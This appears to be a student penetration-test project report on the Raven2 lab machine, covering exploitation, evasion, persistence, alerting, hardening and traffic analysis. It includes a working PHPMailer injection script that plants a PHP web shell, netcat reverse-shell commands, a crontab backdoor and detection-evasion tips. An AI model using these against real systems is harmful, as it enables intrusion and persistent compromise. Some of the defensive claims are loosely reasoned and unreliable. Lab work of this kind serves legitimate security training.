
- Here you can see the pingback.ping function an attacker could use in:
  - Cloudfare Protection Bypass: which in turn can reveal a public IP of target bypassing DNS protection
  - XSPA (cross site port attack) by observing open ports in the response portion of the requests
  - DDOS at a "botnet level"
  - XML_RPC API can brute force attacks using burpintruder and a "clusterbomb" attack to recursively attempt logins with no mechanism of account lockout until access is granted



# EXPLOIT w/in Target 2: Using searchsploit

- **Using searchsploit we were able to locate a php_argument_injecton attack when uploaded via the uploads directory on raven2 website.**
  - It would initiate the payload to create a user session back door where we could escalate our privileges.

```
root@kali:~# msfconsole
```



```
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1577 exploits - 907 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > _
```

```
msf5 exploit(multi/http/phpmailer_arg_injection) > show options

Module options (exploit/multi/http/phpmailer_arg_injection):
```

# EXPLOIT w/in Target 2: Flag 2

```
#!/bin/bash

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=notABackdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=TCA" \
              --data-urlencode "email=\"TeamCyberAssaulters\\\" -oQ/tmp -X$LOCATION blah\"@tca.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
             $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Try Harder"
fi
```

Chris G

```
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 34690
whoami
root
```


Flag 2

```
cd /var/www
ls
flag2.txt
html
cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

- **Modified bash script using curl to open a root shell through the creation of notABackdoor.php**
  - Started a netcat listener on the kali machine for port 4444
    - Nc -lvnp 4444
  - With successful file creation we navigated to the backdoor file and passed commands to start a netcat listening session
    - 192.168.1.115/notABackdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash

**Success!**

# EXPLOIT w/in Target 2:
# Flag 4




- Navigate to the /root directory
- View the final flag file
  - Cd /
  - Cat flag4.html

**Had our bash script not given us root we may have had to exploit vulnerabilities in the mysql database to gain root access.

# Avoiding Detection

# Stealth Exploitation of Port Scan

## Alert Overview

- While we did not have an alert set up to monitor for port scans one can be implemented.
- The Metric would count TCP connections over unique ports.
  - Trigger was set at more than 25 unique port connections from a single IP in a 10 second period

## What we could do to help Mitigate:

- This alert could be bypassed by using one of nmap's stealth scan flags such as
  - nmap -sS 192.168.1.110 or
  - nmap -sI 192.168.1.110

# Stealth Exploitation of Username Enumeration

## Alert Overview

- Excessive HTTP Errors
- Count by http.response.status_code
- Triggers at greater than 400 events over a 5 minute period.

## What we could do to help Mitigate:

- This alert can be avoided using the stealth option on wpscan --stealthy

# Stealth Exploitation of Privilege Escalation

## Alert Overview

- Privilege Escalation Alert
- Count of user.name : “root”  from any outside IP address
- Triggers at one event over any period of time.

## What we could do to help Mitigate:


- This alert can be avoided by first gaining remote access to a host on the victim network in order to appear as a legitimate login attempt from within the network.

# Maintaining Access

# Backdooring the Target

## Backdoor Overview

- **Installed a reverse shell using crontab to run a shell script on the target.**
- **How do you connect to it?**
  - *Setup netcat listening session on target machine for port 4444 using crontab*
    - *“nc -e /bin/bash 192.168.1.90 4444”*
  - *Set Up a netcat listener on the kali machine*
  - *Edit the crontab to elicit a response and wait for connection*




# Defensive Operations

# Alerts Implemented


# Alert 1: Excessive HTTP Errors

- Metric: Count
- Threshold: 400 requests over 5 minutes
- Vulnerability it mitigates: Brute Force attack
- This alert was unreliable as it was not triggered during this penetration test




# Alert 2: HTTP Request Size Monitor

- Metric: Sum
- Threshold: 3500 or more HTTP requests in a minute
- Vulnerability it mitigates: HTTP Flood/HTTP Smuggling
- This threshold works well and does not fire prematurely



# Alert 3: CPU Usage Monitor

- Metric: Max
- Threshold: .5 over 5 minutes
- Vulnerability it mitigates: DDos attack/Meltdown
- This alert fires reliability



# Alert 4: Excessive RAM Usage

- Metric: Max
- Threshold: .5 over 5 minutes
- Vulnerability it mitigates: Cold Boot attacks/Memory Dump
- This alert monitors and triggers reliably

# Hardening

# Hardening Against HTTP Excessive Errors on Target 1

**Patch: Integrate an Intrusion Prevention System (IPS)**

- Why does this patch work?
  - An IPS allows the organization to identify any suspicious activity and prevent threats inside the network (i.e. Brute Force, or DoS attacks) (Check Point Software 2021).
  - An IPS provides a large scale overview of the company network allowing to identify network packets based on predefined alerts to prevent malicious traffic (i.e. block any IP address that has more than 2500 unsuccessful requests within a 5 minute period).
- How would we install (commands) or implement this patch?
  - Implement an IPS software to monitor the network traffic

# Hardening Against HTTP Request Size Monitor on Target 1

Patch: Disable reuse of back-end connections, use HTTP/2 for back-end connections, utilize a WAF

- Why does this patch work?
  - Disable the reuse of back-end connections to send the request on a separate connection (PortSwigger Ltd. 2021)
  - HTTP/2 for back-end connections to prevent ambiguity between requests (PortSwigger Ltd. 2021)
  - Utilize a WAF (Web Application Firewall) to analyze and filter traffic
- How would we install (commands) or implement this patch?
  - Network connection timeout
  - Web vulnerability scanning tools/systems (i.e. Burp Scanner)

# Hardening Against CPU Usage Monitor on Target 1

**Patch**:

- Why does this patch work?
  - Harden systems to remove unnecessary programs and services that could be exploited.
  - It is not draining resources as it would not allow any exploits or vulnerabilities into the system.
- How would we install or implement this patch?
  - A simple implementation of a CPU Monitoring System or Antivirus Programs would help prevent attacks on CPUs such as Spectre and Meltdown
  - Separate Memory so it is not in one location
  - Keep systems updated and patched but keep in mind that not all patches work; be sure to Keep a secondary image/reverting a patch

# Hardening Against Excessive RAM Usage on Target 1

Patch: Harden systems to remove unnecessary programs and services that could be exploited

- Why does this patch work?
  - Prevents unnecessary usage, and clears all temporary stored passwords, keys etc.
  - Prevents File Dump Attacks, Cold Boot Attack
- How would we install or implement this patch?
  - Implementing a Standard Operating Procedure/autostop features where machines automatically shut down after period of idling.
  - Encrypt RAM, use Bitlocker etc.

# Implementing Patches

# Implementing the Patches...

Patch software.yml

```yaml
---
- name: Perform full patching
  apt:
    name: '*'
    state: latest

- name: Restart system
  action: restart
```

Install software.yml

```yaml
---
- name: Install software
  apt:
    name: IPS_sample_name
    state: Latest

- name: Restart system to reboot
  action: restart

- name: Wait for system to reboot
  wait_for_connection:
    connection_timeout: 20
    sleep: 5
    delay: 5
    timeout: 60
```

Shutdown computers.yml

```yaml
---
- name: Shutdown all computers
  hosts: webservers
  become: 'yes'
  become_method: sudo

  tasks:
  - name: Shutdown hosts
    command: /sbin/shutdown -h now
    ignore_errors: 'yes'
```

# Network Analysis

# Traffic Profile

# Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

| Feature | Value | Description |
|---|---|---|
| Top Talkers (IP Addresses) | From: 172.16.4.205<br>To: 185.243.115.84 sent 33,865 packets | Machines that sent the most traffic. |
| Most Common Protocols | TLSv1.3 is most commonly used, followed by TCP, and lastly HTTP | Three most common protocols on the network. |
| # of Unique IP Addresses | UNIQUE IP's : 810 | Count of observed IP addresses. |
| Subnets | 172.16.4.0/24 and 10.0.0.0/24 | Observed subnet ranges. |
| # of Malware Species | In the HTTP object list there are 12 different .EXE files that were associated with malware | Number of malware binaries identified in traffic. |

# Behavioral Analysis

## Purpose of the traffic on the network:


While analyzing network data in Wireshark we found evidence of both normal and suspicious behaviors including:


- Normal
  - Viewing pictures, shopping on Amazon, searching on Google
- Malicious
  - Accidentally downloading spyware advertisements and corrupt scripts that cause users to be sent to fake URLs


# Normal Activity

# HTTP Traffic

- The traffic we observed was mostly HTTP traffic
- The sites that the users were viewing were:
  - mysocalledchaos.co
  - sabethahospital.com
  - iphonehacks.com




